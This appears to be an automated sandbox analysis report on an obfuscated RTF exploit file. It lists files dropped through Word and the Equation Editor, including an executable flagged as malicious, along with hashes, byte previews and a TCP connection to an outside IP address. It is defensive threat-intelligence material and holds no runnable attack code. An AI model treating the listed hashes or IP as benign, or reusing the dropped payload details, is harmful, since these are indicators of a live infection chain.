Size (bytes):	1536
Entropy (8bit):	1.3568273340340578
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsaIHl3lldHzlbD:liiiiiiiiifdLloZQc8++lsJe1Mzgn
MD5:	FEC512A3E966D8F77B1E3FEFB2F7C071
SHA1:	53C1D5C0952202B1126E42D53FEC7A044C8CF3BA
SHA-256:	ACB0727ACCE00141D369E9C4DB29460B43AF88D171513E5584BACB3D6253D844
SHA-512:	C29E6556278B07625783607E715E6EB2FF733AE51CAD3827BB1B28A1B82C6FC3EBC6BF9B4419D8C77A8FBECAD40B9E5BA440A1BD859A1DCE34BCF2A72A8AEDCE
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ....".."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{76DE1609-7B2E-4BC2-9325-71BD4F5443DB}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	14848
Entropy (8bit):	3.546332491061761

Encrypted:	false
SSDEEP:	384:mQJJprxgkOCWu6DMLe/W/rNke9ZKcv65jomiJf:nXVxyCyDAe/4rNznvgjomef
MD5:	107DDB6829B5C9163FDD4B655EBA736E
SHA1:	12ED3DCFC37688F30F9C743348EA56AD35310535
SHA-256:	734411DC396D98DF43DF0E3293EA69A730B6CC2B2A7D781F5C8A8ADD7A2B5B08
SHA-512:	3DA12C5C00C899AEE68344DB726A363DE982321BB8D488B485CB673CEB043780603D714E9F87FEF4459F903B16B2325737A808FB747207058BDF7DA8B534627D
Malicious:	false
Reputation:	low
Preview:	^.~.8.*.<.(.|.*.%.>.7.?.?.?.~.?.,.%.].),...~.>.,.`.5.(.+.%.+.@.%.5...#.=...2.5.#.$.(.).>.4...#.=.2.7.+.?./.).0.>.@.+.#.5.9.5.6.6.?.*.:.=...6./...%.(.&.).%._.6.-.2.?.<.~.9.,.#...1.=.6.^.=...9.1.$.?.5.;.3.1.7.?.9.#.>.%.8.4.-.).`.#.'.6.=...9...).?.4.?.`.#.7.,.?.3.?.?.4.?.>.*.'.4.;.6.@.@.^.?.%.!...?.?...%.5.?.'.-.].?.:.`.:.%.#.~.=.(...^...@.1.....1.>.~.1.?.~.=.4.@.8.0.-.'.&...|.(.<.+.7.-.$.@.5.+.:.*.%.%.:.\|.4.&.!...6.%.2.-.@.%.:.%.%.*.6.].~.'._.<.,.@.*.+.:.,._.).'.?.[.~.%.!.[...!.+.?.]./.[.7.?.?.%.>.?.-.'.1.3.,.-.3.).~.#.?.].\|.,.%.*.].].?.-.+.`...5.!.,.^.%.'.+.?.`.(.5.9.~.7.*.;.,.9.'._.(._.?.3.<.;.2.....?.\|.#.+.?.?.*.,.8.!.8.0.%.?.].,.*.$.5.&.'.-.3.<.8.:.?._.?.].?.?.?.@...%.?.;.<.!.#./.4.5.8.?./.3.].^.%.[.2.@.=.0.>.9.>.:....).+.2.@.,.|.:.5.=.%.8.@.%.*.,.#.].=.$.!...8./.4.`.7.8.>.'.`.1.).>.6.>.!.-.3.)._.?.].<...>.|...>.:....+.%.?.8.(.%.!.?.;.0.?.[.%.=.5.'.3.?.2.?.:.?.;.<.^.?.9.?.9.;.(.%.#.?.]._.!.3.#.%.%.).|.[.?.@.:._.^.=.%.4.3.3.!.](.#.~.?..#...:._.0.).:.-.4.?._.(.,.[.....7.?./.%...^.*.'.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C0C1D6A3-6F2A-443A-9B77-F4A1B9FF854F}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\Exolve.ini

Process:	C:\Users\Public\Pc07.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	4.663909765557392
Encrypted:	false
SSDEEP:	3:Ve4KXOHXRWLkmt:LKesLkQ
MD5:	272BC34712948F6A7132DD80E17DE84E
SHA1:	461967EA55D874C28BF0999FB66CACE785D9BCA9
SHA-256:	019D3E92BF00DC7409E188A19F11AB33C31BFBAFE5B2E036632CC69B71207FE9
SHA-512:	56BE026C1DCA3326CFC165244E9F0AA6278E779D003BBD9405E4A18408B00B3AB3CBC5B779D4A315EEA43278C306AC307121BB007112A70BEC2B6CDFEE06C958
Malicious:	false
Reputation:	low
Preview:	[GORKUN]..Workbags141=REFRACTS..

C:\Users\user\AppData\Local\Temp\Green_Leaves_21.bmp

Process:	C:\Users\Public\Pc07.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	10115
Entropy (8bit):	7.896422756961018
Encrypted:	false
SSDEEP:	192:oXRIG87sv/m1vnKaVSuKRXL55hOuf4dXL9J0LEvJyVVcuJ6Sj7YvKvtOJ:KRIjsW1vKPXBgdiWMEMj7YyvG

MD5:	2F12A714A50993C090C94EC2672490E1
SHA1:	4F9A319C412F1B1B251C027B1C2448BBDBB9CA6F
SHA-256:	E759639DCCA8E96864BC82EDBACFD5BB14FE37412A6F3FCE7C82BF1BB944B6E4
SHA-512:	2B349EAB24DCCE0DBD36433DE13E0B2A551E88A626D5C9A3F68B79E21ACDE4FC238DD4E280E30ACBB76B0EB0E08CE1ACC233AB1C9E2147E2DD01E0917B3A376B
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....(..0..?I...9.I...7.....S.h..5.....!9...[..$M...E'..y.l@Xxg.i.....?..7..3M.....E...L..Z.$....B.b.@...y.y'..}._.|c.....5....G..5-{l.-....+._Q....7.....D.\|....M.Hb..x....._ P./o...RJ0{Zr..q+.....1.....X.....G.....\|1}...}.a.}/J..Gk.[...j.....+.. .n"..X.Q..9..$....o.....8...o.|K....}

C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll

Process:	C:\Users\Public\Pc07.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	19056
Entropy (8bit):	6.442411564417779
Encrypted:	false
SSDEEP:	384:8WhLWql40uIrRDTveaVEc2gK/uPHRN7xpJ/AlGseCvy:rfl40uqDTveaVCMxv/xj4y
MD5:	E3F74999CDB00FCAAA6A40A97B8F199B
SHA1:	F3A2C8DF8E98F7DCB49CBE5C4A717A6087A656D2
SHA-256:	6929BC473DF404FCED714F345479216B66B72ACF116061DF1CDD8ACAEE961333
SHA-512:	3BE3EEAB3304EFEB9594FA516B61528587CFA8453AB7B4AF991137E3A1D7E23270DA600FC341EEF703932CCFF53571ACF3CD00AEEAE47347CC36EE69B71DB37C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...(_+.....".....P..... ..`...@.....@..... .....&..p$...@.....T.....H.....text...X..... ..... ..`.data...D....0....."..... .....@....reloc.....@.....$.....@..B.....0.....4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....y.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...h.(...C.o.m.m.e.n.t.s...S.y.s.t.e.m...R.u.n.t.i.m.e...C.o.m.p.i.l.e.r.S.e.r.v.i.c.e.s...V.i.s.u.a.l.C...L.....C.o.m.p.a.n.y.N.a.m.e.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...x.(...F.i.l.e.D.

C:\Users\user\AppData\Local\Temp\drive-harddisk-system-symbolic.symbolic.png

Process:	C:\Users\Public\Pc07.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	264
Entropy (8bit):	6.7753015109610715
Encrypted:	false
SSDEEP:	6:6v/lhPysLQNJ4BgpBly/Gj6e3ba4Dzz8fKtVp:6v/7rQb4BAlyU6mDzzoK9
MD5:	39182B562FCB2BAD93D58516462708A8
SHA1:	F9A88E1F1313BD05CDB1E962DE8170CCCFDA9151
SHA-256:	DEF4215BBA93FAED6FCF7E4687EF89AB828DB10E69171A5E14908F091302C59F
SHA-512:	ECEC5D0E389293DB2977C7A7DCE8E4FAC10A3ADA7466DBA9CE4FE9712F5725D84E67A5E0ED9BE5091D68BD817186D6CFC89CA650CC5323FB8C038A14BAD3896D
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...1n.1...(.. l...h.1B.E...#\.$h....l.v...F...7.;\.b...B..w"aWq..?.@...L?qr#.F.,p...'.w.....CxV.X.....b.j...S....8v...e...I..|.\4X..f.G....+.-6....3.....{..".D...rz..-.6...nW.:o1._YVz]."N.....IEND.B`.

C:\Users\user\AppData\Local\Temp\fahrenheit.Roa

Process:	C:\Users\Public\Pc07.exe
File Type:	data
Category:	dropped
Size (bytes):	401718
Entropy (8bit):	7.803490162634233
Encrypted:	false
SSDEEP:	12288:tugU0BKfm/5dW+lc3PvvIshtmttxESXXG7HY9Twg:tuzuKQjtlcnvGtbESXXG7HYCg
MD5:	955CEB631B184F331699680E6F228214
SHA1:	CDB9B77D116BBE77AFB468A87B40CC14D56592A0

SHA-256:	7B465FE1BF398A3AF1D281F4ACE398F1649685C5FD8EB5BBDF16C95E254F62BD
SHA-512:	BAFF04D22A568B5CBA640DCF1964D31883C90C637E694C2A6DF83FF2C3B3679D0B3E0A8ABC657000882AA7311C42E9DB6DAD3DB4D7648AB1450EE98C5172A1E
Malicious:	false
Preview:	@.Wy<.R./&B.dB2..Q...\..=M..iw...@1._...L...=....J.Rr5.)P.y...dN...Q..=..xq\;HA!=\.`.2..e.%b.9.+....l.G]v.i..*`..5-\$!...e.....]....=...9kM.i.]q.d|..eEP.]?..[..y..H...n.I..! .K"....JZh.....N|..8.P#..+.<[a.....{x.....0Y..w.3..B..Wq....+...v5....Me..(.I.U.k.....9.p[....B...P..z...C..b...uW..~/...R.....[...I.2...f...U_h...._:.Z.3.k.:.V..'..{...#.}.....t.....g.I.+..31Bn./.y.&5.....A4...z.....Q...JA.!....JW9.....g.....<.%...k.1;{.P./....%.jLt.z.}!.D.*..6...1.M.....l.~.)..[.i.C.s.YQ....f.`D.....S....J|C..U).'!w...[.^.y1v.....8....y.....UF..p$...1..@..w.l.l...).'<\|b../.U..&)\..tj.G...Q.....1.%\J.$k.!...9..n7.....X...B.....b.\.\,NpAT./4.s...1..e.O...U..u..GS.....#^..\..+.\..F... .E.g.\..c....yxL...P.....Sm..o.cd..u....wt.G.Vi.[@.....y..V.Y.+.n6..)/W.....$s.*.....5.By.....,..L!\t<..'+..P.E....FM^6B....._.>.P.-....#.....Z..s>....n..4k.....JL.u....^?.....*]Zx.....N0.b..+..am.&..t8..<D.Qoi.s...."..}.o..N.

C:\Users\user\AppData\Local\Temp\mail-unread-symbolic.symbolic.png

Process:	C:\Users\Public\Pc07.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	243
Entropy (8bit):	6.6375398452197
Encrypted:	false
SSDEEP:	6:6v/lhPysEFaTw0eY/5b5sap5kGC125kiUP2afunr2W7Vtljp:6v/7kgoY/7shGC1DHP24u6KtlN
MD5:	433D25AD6818DB00083CD062A16D3479
SHA1:	D4210D893E965912EA7BD45C80D359FECAB54A98
SHA-256:	3D06E8FA89BA4FA9D9BCC260F38C72D1A104FE3E6F8923A3EE553563832027CB
SHA-512:	E5095FE100F811D73196F01C732AA09E2359E5796DF38A0B3E25599F3F99CCD2ED181070463285655521199B7B084A7848E6629CB5CE0AE07FCBC17D5953FA4C
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..M..0...vQ...BP.vZ./ .+..SD."..c.F.....f^^`....;....9...l..17...0..ML..1.M2....X..90.v..... ....Q...@.m...G.K.-`..\%D.`..B..j\.....\.....\.{....g.....7..i....\....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsj949D.tmp\System.dll

Process:	C:\Users\Public\Pc07.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4.D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X.....text.... .....".....`..rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\scanner.png

Process:	C:\Users\Public\Pc07.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	633
Entropy (8bit):	7.5766983812463735
Encrypted:	false
SSDEEP:	12:6v/7x8QVQCJI+ulidxp+pY5f5Cqxnnu13gYdndacj/Ya+SvGpaNusvrdVJ:PxOI5I0P+2Zu13gIdR/Yla8svrfJ
MD5:	0CBA7EB7455B0DB79456C5911F12B75E
SHA1:	DAACA4FE36E4F61016D473A0A1CD4C980906872B
SHA-256:	50F4DB972320FF30D4FD98B61F58D956678F38FD1D11CA5109E5559D02A986BE
SHA-512:	D6976DC90DD3B01A7AAFDF67C5360CC75020971473F8689CA73A9931FB36FF4CC6994034664E11B4FF31146767F5B9DB898104BE814A1611C8A02260C66E11D8
Malicious:	false

Preview:	.PNG.....IHDR.....a...@IDATx.....&K..kfz..g..g...;_..'..l.....^{..6._...._/g9.B...r...$..._~..4.7@.4h..UU!.2.$A.E...Q.",2..q.[.nc.....-.....4:..C..B .c$.N....s.....0.l#..UkP IRO.e...g.D...&<jnQ..k.....k..T*.....LS,,D..Q.8.0..<...?(//...A.CCm]....e|..<...#.w..:.\{{....PP__. .i....?..i..L...8t.(.?.....>..G.W..-.~.A9\m..z.E....L....:.l.... .4....;a...^.P.>.....s.8 6.Hq..c!.e...e..7CA).c....w.%..iZ...|.j3(..$.2.?..w.....O?.M..E..!....=\.a..o....m.+V,.Q...pA..l(.s..S.,..!.R.`t....r(.7..H....."......+.}...A..xM....L..L..cG....L$`.;K.m...h..O.r..3. cb#....IEND.B`.

C:\Users\user\AppData\Local\Temp\uninstalla.exe

Process:	C:\Users\Public\Pc07.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	265238
Entropy (8bit):	6.697651009316531
Encrypted:	false
SSDEEP:	6144:FR+xXYSlvF68OZGbpYByPT7lyvIco9KX25G5PGDu6WL1g:DMIvk8OvByPHly5425GDum
MD5:	1DCEAF980C4D83AE2A13BD0F047E1BD7
SHA1:	7D97E79EFB047361A8C2A8AC0A26B37127C3C7AC
SHA-256:	0C340FB13ACAAAE759215AF9C970DC6C167418534C421EB626643E20FD0AC832
SHA-512:	8FDBBBCAAC2B3188819E7F8E3ADE82E01723F27C151EDD50F4AE090339C680CE685540BCA76018BC5494CEBF5001A5FCF97C07D7FC47479BF11CEB38A3CE9 FE4
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...$..\.....f...*.....4.....@.....?...@.....P...a.....@.>..... .....text....d.....f..... ..`.rdata.....j.....@..@.data...X.....~.....@....ndata.....rsrc....a...P...b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\vm3dc003.dll

Process:	C:\Users\Public\Pc07.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	190624
Entropy (8bit):	6.481480370859183
Encrypted:	false
SSDEEP:	3072:o/qsfTS04VccXuMeXEVmd/AuRV9DKRSeilOA1Fafxc7Kwhbzi+iOh:oysrSDcHbNd7+xmVbP
MD5:	059BE7432DFAD92F4EA0A2E5941C52A7
SHA1:	1C1B989D6B9D0FA0808FCA8893ADDC8CD76602D9
SHA-256:	8E184A514D8716B59B24892CB425752E6D7837735C1E9F1996D66E70BFEC033B
SHA-512:	EA79397D73840AEA9E9C3AC55F2E4FFA9A10828C2BFD993AB116CC08412E690C3DE10617AC516B944DEA48D7BFCEC201404C9CF0E54A5594A247F5F202F59F 7
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....Qvw.Qvw.Qvw.Qvw.Pvw.E.s.Zvw.E.t.Tvw.E.r..vw.=.t.Xvw.=.s.^v w.=.r.Lvw..-r.Pvw...r.Rvw...t.Pvw.4.v.\vw.Qvv..vw...s.Vvw...w.Pvw.....Pvw...u.Pvw.RichQvw.....PE..d.....`....." .....~.....1.....].....`A..... .....G..p....G..x.....x....z...n.....|....-..8.....,..8.....F..@.....text....}.....~..... ..`.rdata.....@. .@.data.....`.....F.....@....pdata..x.....R.....@..@.didat..H.....h.....@....gehcont.....j.....@..@_RDATA.....l.....@..@.rsrc... .....n.....@..@.reloc..|.....r.....@..B.....

C:\Users\user\AppData\Local\Temp\vtshim.c

Process:	C:\Users\Public\Pc07.exe
File Type:	C source, ASCII text
Category:	dropped
Size (bytes):	15782
Entropy (8bit):	5.207431068394915
Encrypted:	false
SSDEEP:	192:zu0gnPI2Z1Fylkd3cd/e5QJvWUnumPw2QJt+UnumPwhJhbjSjSHXMXzhFwqOzj5w:zYIOyaKl+uybeiHtHai
MD5:	1B00C31FF20D27F07B299063908311E0
SHA1:	1976E6DD68DD0D64508C91A6DFAB8E75F8AAF6CD
SHA-256:	EC872BB1DDC330D3F19F68D033B0706E1B78D4A91A58998674B67EAD58BEA729
SHA-512:	38B29DB2CDA85380F63C86EAAA5D7DE6657EA4C6A0B074D184F6F3218467C865B3D0B56C2844547897139F5C324792C0D3CB5AE1FB4B593AB6F8889A7C88BB3 0
Malicious:	false

Preview:	/*.** 2013-06-12.**.** The author disclaims copyright to this source code. In place of.** a legal notice, here is a blessing:.**.** May you do good and not evil..** May you find forgiveness for yourself and forgive others..** May you share freely, never taking more than you give..**.********** ********** **********.**.** A shim that sits between the SQLite virtual table interface and.** runtimes with garbage collector based memory management..*/.#include "sqlite3ext.h".SQLITE_EXTENSION_INIT1.#include <assert.h>.#include <string.h>..#ifndef SQLITE_OMIT_VIRTUALTABLE../* Forward references */.typedef struct vtshim_aux vtshim_aux;.typedef struct vtshim_vtab vtshim_vtab;.typedef struct vtshim_cursor vtshim_cursor;.../* The vtshim_aux argument is the auxiliary parameter that is passed.** into sqlite3_create_module_v2()..*/.struct vtshim_aux {. void *pChildAux; /* pAux for child virtual tables */. void (*xChildDestroy)(void*);

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu May 26 08:35:01 2022, mtime=Thu May 26 08:35:01 2022, atime=Thu May 26 08:35:12 2022, length=1880657, window=hide
Category:	dropped
Size (bytes):	1204
Entropy (8bit):	4.582345551791062
Encrypted:	false
SSDEEP:	12:8E8WKcRgXg/XAlCPCHaXRBktB/FYX+WFeg39HL2W0Fdicvb7SPkHL2W0FdDtZ3Yp:83in/XThOUj/39HCnEeLHCndDv3qkY7h
MD5:	F7545D05FF458AAA11A018A5AB599E5B
SHA1:	E3D1F69665EEE2799C798DC47740E9D25BF4A347
SHA-256:	AE316FB653554A5DC6CD5756CFFAFE91A02D328552ACABB9174758EFFFF69664
SHA-512:	1B06026C1815BAAF9970F6D317FC9450F19A2F49C49431B13695DFDF63349DC0F4214844A1B74D19327CA020ED52DAE098A5CE16A66305769DCE8F5BB17DBB0
Malicious:	false
Preview:	L.....F.... .....r..p....r..p..../..p..Q.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....TaL..Desktop.d.....QK.X.TaL*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.Q....TgL .SECURI~1.RTF.....TaL.TaL*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...6.4...2.5.3.0.8...r.t.f.....-...8...[.....?J.....C:\Users\..#.....\\138727\Users.user\Desktop\SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.rtf.K.....\....\....\....\....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...6.4...2.5.3.0.8...r.t.f.....:..,.LB.)...Ag.....1SPS.XF.L8C…&.m.m.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	5.001995495947931
Encrypted:	false
SSDEEP:	3:bDuMJluscbcTLqjQWClDImxW9rbcTLqjQWClDIv:bCVwTeSMrwTeSo
MD5:	CF54C8DA250A4EAA98F85E3719B41CF2
SHA1:	E3A2CE5BF70AAB7A5FD6C184DDE3FB3A5966E047
SHA-256:	486AA9169F034089D7EA0AF3832320BD9EFD41BD711A993AF5D597672B7CC4DD
SHA-512:	9CE799855B6BDBB79CEBE5913B49DFC99DC035EDFA90CEAA1A7073F65984DA2D73A061202948A66256E827852898D43579F736D8CC1F7B3AC32F247025A60DD3
Malicious:	false
Preview:	[folders]..Templates.LNK=0..SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.LNK=0..[misc]..SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEJbiJk/p2TKWWhMGHiV/ln:vdsCkWttViJkh2TKHM9V/l
MD5:	C5E24006AFAC8C2659023AD09A07EB0F
SHA1:	4B7B834BEDADFD0A2764743E021D40C55A51F284
SHA-256:	7C9E6D71E3F53D37A78CCE23FA21D259365A9571C6C3A01E8D216586177BA87E
SHA-512:	673649AF8318514414758F92756D408FB6F0CA4859CB2994A921E288126561A7B4EB3C7D824CC90352D939952EA167A473A4282838362B36E85B701A4B582396
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....16.....26.....@36.....36.....z.....p46.....x...

C:\Users\user\Desktop\~$curiteInfo.com.Exploit.Rtf.Obfuscated.64.25308.rtf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEJbiJk/p2TKWWhMGHiV/ln:vdsCkWttViJkh2TKHM9V/l
MD5:	C5E24006AFAC8C2659023AD09A07EB0F
SHA1:	4B7B834BEDADFD0A2764743E021D40C55A51F284
SHA-256:	7C9E6D71E3F53D37A78CCE23FA21D259365A9571C6C3A01E8D216586177BA87E
SHA-512:	673649AF8318514414758F92756D408FB6F0CA4859CB2994A921E288126561A7B4EB3C7D824CC90352D939952EA167A473A4282838362B36E85B701A4B582396
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....16.....26.....@36.....36.....z.....p46.....x...

C:\Users\Public\Pc07.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	930215
Entropy (8bit):	7.5193295825470505
Encrypted:	false
SSDEEP:	24576:YbK1M/0uFOKQnfjcnvctaOBr+Wav5BK3u:S17sKKboctaS+WybKu
MD5:	6697A6BAC38736D1E2B18267F681F53D
SHA1:	B377EB9B75CA605336E1A33AB3486646E93A481C
SHA-256:	742AFCB2267AF8E568183F1EAC9E311CED03B5C78F11112F78799C2F62CC038A
SHA-512:	2799AD3D1B5F9071D7190B5118C8D7E1973B78C425CE933B3E9C46325B75B3C3017CA1DAA6BDDF114D476C521FE73D3DA80C86499E07B5834AB559C03AD0480
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@.....T..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata... ...`.....rsrc....T.....V.....@..@..... ....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.602914354515091
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.64.25308.rtf
File size:	1880657
MD5:	79b069c9ad93309ee526ce5fa70e535e
SHA1:	c04be61d6e0971cb8543d7dc0930f613252adc72
SHA256:	604f8b6cb27fc3e83849c6afa3bc2736ef58dc7f00ec4d9eaf3834321d251572
SHA512:	83569175292a5b6a28e7b4f00ff0e4fc0039dd91a82cf16323b24380567201e2f57fdfc8a06c4d98096623a94bf34338898a17c408b8d60332e4b6ad6a8e2359
SSDEEP:	12288:nCEqAjFenolYxy6tSa6Htqg2e2Hx/G5ac4C:CElFeBSJHt0eix/Yn4C
TLSH:	489557F0AD01D4C1F57E5B6AF2FD3A48A1343217EBC94A4A00E7E6551EF6A11B90ECC9
File Content Preview:	{\rtf9025^~8*<(|*%>7???~?,%]),.~>,`5(+%+@%5.#=.25#$()>4.#=27+?/)0>@+#59566?*:=.6/.%(&)%_6-2?<~9,#.1=6^=.91$?5;317?9#>%84-)`#'6=.9.)?4?`#7,?3??4?>*'4;6@@^?%!.??.%5?'-]?:`:%#~=(.^.@1..1>~1?~=4@80-'&.|(<+7-$@5+:*%%:|4&!.6%2-@%:%%*6]~'_<,@*+:,_)'?[~%![.!+?]/[

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001B71h								no
1	00001B37h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 02:35:13.579647064 CEST	49171	443	192.168.2.22	69.49.231.213
May 26, 2022 02:35:13.579716921 CEST	443	49171	69.49.231.213	192.168.2.22
